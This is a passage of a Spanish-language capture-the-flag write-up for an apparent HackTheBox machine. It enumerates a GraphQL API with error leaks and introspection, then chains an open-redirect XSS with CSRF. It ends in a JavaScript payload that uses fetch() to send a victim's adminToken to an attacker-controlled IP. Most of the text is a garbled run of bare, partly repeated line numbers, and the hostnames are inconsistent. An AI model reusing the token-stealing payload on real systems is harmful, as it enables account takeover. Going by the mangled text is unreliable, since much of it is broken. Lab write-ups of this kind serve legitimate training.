7 X-Powered-By: Express
8 Access-Control-Allow-Origin: http://internal.graph.htb
9 Vary: Origin
10 Access-Control-Allow-Credentials: true
11 ETag: W/"a6-GfRDZP4cdha6PAEM9v7oBkf81Tw"
12
13 {
  "data": {
    "update": {
      "firstname": "usuario",
      "email": "usuario@graph.htb",
      "id": "6987fffa2c4b17043d76812",
      "firstname": "{{(7*7)}",
      "lastname": "{{(7*7)}",
      "__typename": "User"
    }
  }
}

```



Para avanzar en esta dirección, resulta imprescindible enumerar la base de datos expuesta a través de la instancia **GraphQL** alojada en el *virtual host* interno. Utilizando BurpSuite como intermediario, enviamos consultas arbitrarias con el objetivo de provocar errores controlados que revelen información estructural del backend. Este enfoque produce un resultado inmediato: cualquier consulta malformada genera un mensaje de error que expone el nombre del usuario bajo el cual se ejecuta el servicio en la máquina remota. Este tipo de filtración, aunque aparentemente menor, constituye un indicio valioso sobre la configuración interna del entorno y confirma que la API GraphQL no implementa un manejo adecuado de excepciones ni un filtrado de mensajes de error.

```

Request
Pretty Raw Hex GraphQL
1 POST /internal-api.graph.htm
2 Host: internal-api.graph.htm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 18
9 Origin: http://internal.graph.htm
10 DNT: 3
11 Connection: keep-alive
12 Referer: http://internal.graph.htm/
13 Cookie: auths=eyJhbGciOiJIUzI1NiInPSc1C16IkpxVCJ9.eyJpZC16IjY500dmZmZhMm0YjE3MDQzM2Q3NjgxMiIsImVtYlsIjoidXNlYXJpb0hncmFwaSodg1lCjpyXQ10jE3NzA1mA2MjMsImV4cCI6Mt3MDYwNzAyM30.S74ZPHVbBSUDObkEjAFaqcMr_JcuKKrSw4caG_B5c
14 Priority: u=0
15
16 {
17   "query": "kjhgkh"
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 09 Feb 2026 03:26:52 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 1340
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: http://internal.graph.htm
9 Vary: Origin
10 Access-Control-Allow-Credentials: true
11 ETag: W/"53c-m6vOMEGnK31Qar8SepqvKNa0E"
12
13 {
  "errors": [
    {
      "message": "Syntax Error: Unexpected Name \\"kjhgkh\\",
      "locations": [
        {
          "line": 1,
          "column": 1
        }
      ],
      "extensions": {
        "code": "GRAPHQL_PARSE_FAILED",
        "exception": {
          "stacktrace": [
            "GraphQLError: Syntax Error: Unexpected Name \\"kjhgkh\\",
            "at SyntaxError ["/home/user/onegraph/backend/node_modules/graphql/error/syntaxError.js:15:10"]",
            "at Parser.unexpected (/home/user/onegraph/backend/node_modules/graphql/language/parser.js:1463:41)",
            "at Parser.parseDefinition (/home/user/onegraph/backend/node_modules/graphql/language/parser.js:157:16)",
            "at Parser.many (/home/user/onegraph/backend/node_modules/graphql/language/parser.js:1518:26)",
            "at Parser.parseDocument (/home/user/onegraph/backend/node_modules/graphql/language/parser.js:111:25)",
            "at Object.parse (/home/user/onegraph/backend/node_modules/graphql/language/parser.js:36:17)",
            "at parse (/home/user/onegraph/backend/node_modules/apollo-server-core/dist/requestPipeline.js:220:34)",
            "at Object.<anonymous> (/home/user/onegraph/backend/node"

```

En el proceso de búsqueda de técnicas que nos permitieran **enumerar de manera eficaz la API GraphQL**, encontramos documentación relevante que profundiza en el mecanismo de **introspección**, una funcionalidad nativa del propio estándar GraphQL. La introspección constituye la capacidad del servidor para **autodescribirse**, permitiendo que un cliente consulte el **esquema completo de la API**, incluyendo los tipos disponibles, sus campos, las relaciones entre ellos, las mutaciones, las directivas soportadas y, en general, la estructura semántica que define el modelo de datos. En términos prácticos, se trata de un mecanismo de *self-reflection* que, si no está adecuadamente restringido, puede convertirse en una fuente extremadamente valiosa de información para un atacante.

Burp Scanner can automatically test for introspection during its scans. If it finds that introspection is enabled, it reports a "GraphQL introspection enabled" issue.

**Running a full introspection query**

The next step is to run a full introspection query against the endpoint so that you can get as much information on the underlying schema as possible.

The example query below returns full details on all queries, mutations, subscriptions, types, and fragments.

```

#Full introspection query


query IntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    subscriptionType {
      name
    }
    types {
      ...FullType
    }
    directives {
      name
      description
      args {
        ...InputValue
      }
    }
  }
}

```



Mediante la explotación de esta característica, es posible **interrogar al servidor** para obtener una visión exhaustiva del esquema subyacente, lo que facilita la identificación de **consultas expuestas, mutaciones sensibles, tipos internos y rutas potencialmente explotables**. Al ejecutar consultas de introspección contra la API remota, logramos enumerar los distintos elementos que conforman su estructura: *queries, types, fields y directives*, entre otros. Esta información resulta esencial para comprender la lógica interna del backend y para diseñar ataques más precisos, especialmente en entornos donde la API actúa como intermediario entre el cliente y la base de datos.


Para facilitar la interpretación del esquema obtenido mediante introspección, resulta especialmente útil recurrir a herramientas de visualización como **GraphQL Voyager**, que permiten representar gráficamente la estructura de la API. Para ello, basta con seleccionar la opción *CHANGE SCHEMA* y, dentro de la pestaña *INTROSPECTION*, pegar la salida completa de la consulta de introspección previamente obtenida. Esta representación visual proporciona una perspectiva completa del modelo de datos, revelando de forma clara las relaciones entre tipos, las dependencias internas y los puntos de entrada expuestos por la API, lo que simplifica enormemente la identificación de vectores de ataque potenciales.




Además de esta aproximación visual, es posible complementar el análisis mediante herramientas especializadas como **graphqlmap**, diseñada para automatizar la enumeración y explotación de APIs GraphQL. Esta utilidad permite realizar consultas sistemáticas, detectar configuraciones inseguras, identificar mutaciones sensibles y, en general, obtener una radiografía detallada del esquema, alcanzando los mismos resultados que la introspección manual, pero con un enfoque más exhaustivo y orientado a la explotación.

El análisis del esquema obtenido mediante introspección revela la existencia de dos *schemas* consultables: **Messages** y **Tasks**. Este último resulta especialmente relevante, ya que expone el campo **AssignedTo**, el cual contiene precisamente el **identificador único del usuario** responsable de cada tarea. Por tanto, si logramos disponer de un nombre de usuario válido, podremos interrogar la API para recuperar su correspondiente *id*.

Examinando la sección **Inbox** del panel de gestión, observamos que existe un mensaje remitido por el usuario **Larry**, lo que nos proporciona un candidato idóneo para nuestras consultas. Procedemos entonces a enviar una petición GraphQL construida ad hoc para recuperar el identificador asociado a dicho usuario.



La respuesta confirma que la consulta ha sido procesada correctamente y obtenemos el **id de Larry**. Con esta información, ya disponemos de todos los elementos necesarios para articular un **ataque CSRF dirigido**, cuyo objetivo final es **inyectar nuestro payload XSS en el perfil de Larry** y, mediante su ejecución en su contexto autenticado, **exfiltrar su adminToken**.



```


Request
Pretty Raw Hex GraphQL
1 POST /graph/api/graph.htm HTTP/1.1
2 Host: internal-api.graph.hbt
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 84
9 Origin: http://internal.graph.hbt
10 Referer: http://internal.graph.hbt
11 Connection: keep-alive
12 Referer: http://internal.graph.hbt/
13 Cookie: auth=eyJhbGciOiJIUzI1NiIsInRSiCI6IkpXVQJ9eyJ0dmdmZnZhMmNOYjE3MDQzQ2M03NjgxMiIsImVtYwlsIjoidXNlYXJpb25mcWac5odG1lCjpxQXQlOjE3NzA1MjA2MjMsImV4c16MTc3MDYwNzAyM30.S74ZPHvbBSUDcwSkejAFaqMr_JcuKKhrSw4caG_B8c
14 Priority: u=0
15
16 {
17   "query": "\n    tasks(username:\"Larry\") {\n      \n      assignedTo\n      text\n      type\n      taskStatus\n    }\n  "
18 }
19
20
21
22
23

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Feb 2026 04:14:00 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 130
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: http://internal.graph.hbt
9 Vary: Origin
10 Access-Control-Allow-Credentials: true
11 FTag: W/R2-S9Gg=7075u7Rg/vWUmF7ehnvd8+
12
13 {
14   "data": {
15     "tasks": [
16       {
17         "assignedTo": "69880a4209c0fa0616b14229",
18         "text": "Lorem ipsum",
19         "type": "development",
20         "taskStatus": "completed"
21       }
22     ]
23   }
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
417
418
419
419
420
421
422
423
423
424
425
425
426
427
427
428
428
429
429
430
430
431
431
432
432
433
433
434
434
435
435
436
436
437
437
438
438
439
439
440
440
441
441
442
442
443
443
444
444
445
445
446
446
447
447
448
448
449
449
450
450
451
451
452
452
453
453
454
454
455
455
456
456
457
457
458
458
459
459
460
460
461
461
462
462
463
463
464
464
465
465
466
466
467
467
468
468
469
469
470
470
471
471
472
472
473
473
474
474
475
475
476
476
477
477
478
478
479
479
480
480
481
481
482
482
483
483
484
484
485
485
486
486
487
487
488
488
489
489
490
490
491
491
492
492
493
493
494
494
495
495
496
496
497
497
498
498
499
499
500
500
501
501
502
502
503
503
504
504
505
505
506
506
507
507
508
508
509
509
510
510
511
511
512
512
513
513
514
514
515
515
516
516
517
517
518
518
519
519
520
520
521
521
522
522
523
523
524
524
525
525
526
526
527
527
528
528
529
529
530
530
531
531
532
532
533
533
534
534
535
535
536
536
537
537
538
538
539
539
540
540
541
541
542
542
543
543
544
544
545
545
546
546
547
547
548
548
549
549
550
550
551
551
552
552
553
553
554
554
555
555
556
556
557
557
558
558
559
559
560
560
561
561
562
562
563
563
564
564
565
565
566
566
567
567
568
568
569
569
570
570
571
571
572
572
573
573
574
574
575
575
576
576
577
577
578
578
579
579
580
580
581
581
582
582
583
583
584
584
585
585
586
586
587
587
588
588
589
589
590
590
591
591
592
592
593
593
594
594
595
595
596
596
597
597
598
598
599
599
600
600
601
601
602
602
603
603
604
604
605
605
606
606
607
607
608
608
609
609
610
610
611
611
612
612
613
613
614
614
615
615
616
616
617
617
618
618
619
619
620
620
621
621
622
622
623
623
624
624
625
625
626
626
627
627
628
628
629
629
630
630
631
631
632
632
633
633
634
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
14
```

El análisis del código fuente de <http://graph.htb> revela la existencia de una función vulnerable cuya lógica consiste, sencillamente, en **redireccionar al usuario hacia cualquier ubicación proporcionada como parámetro**, sin aplicar validaciones, filtros ni restricciones de seguridad. Esta ausencia total de controles permite que, al invocar una URL del tipo [http://graph.htb?redirect=javascript:alert\(1\)](http://graph.htb?redirect=javascript:alert(1)), el navegador ejecute directamente el código JavaScript suministrado, confirmando la presencia de un **XSS reflejado** adicional en este subdominio. Este hallazgo es crucial, ya que nos proporciona el eslabón necesario para **encadenar** nuestro ataque CSRF con un contexto *same-site*, sorteando así la restricción impuesta por el atributo **SameSite=Strict** de la cookie de autenticación.




Aprovechando esta vulnerabilidad, podemos **inyectar dinámicamente formularios** y forzar su envío automático mediante JavaScript, utilizando la función de redirección como vector de ejecución. Para ello, insertamos un payload que genera un formulario malicioso y lo envía de manera transparente al backend, modificando el perfil del usuario objetivo con nuestro payload XSS persistente. El script principal encargado de esta operación se aloja en un servidor controlado por nosotros.

```
home > usuario > HTB > overgraph > content > exploit_java_script.js
1 req = require('http').Request();
2 red = req('POST', "http://internal-api.graph.HTB/graphql", false);
3 red.setRequestHeader("Content-Type", "text/plain");
4 red.withCredentials = true;
5 var body = JSON.stringify({
6   operationName: "update",
7   variables: {
8     $newusername: "sally",
9     $lastname: "[{constructor:constructor['fetch(\"http://10.10.15.146:8000/token?adminToken\\\\" + window.localStorage.getItem(\"adminToken\")\")()]}]",
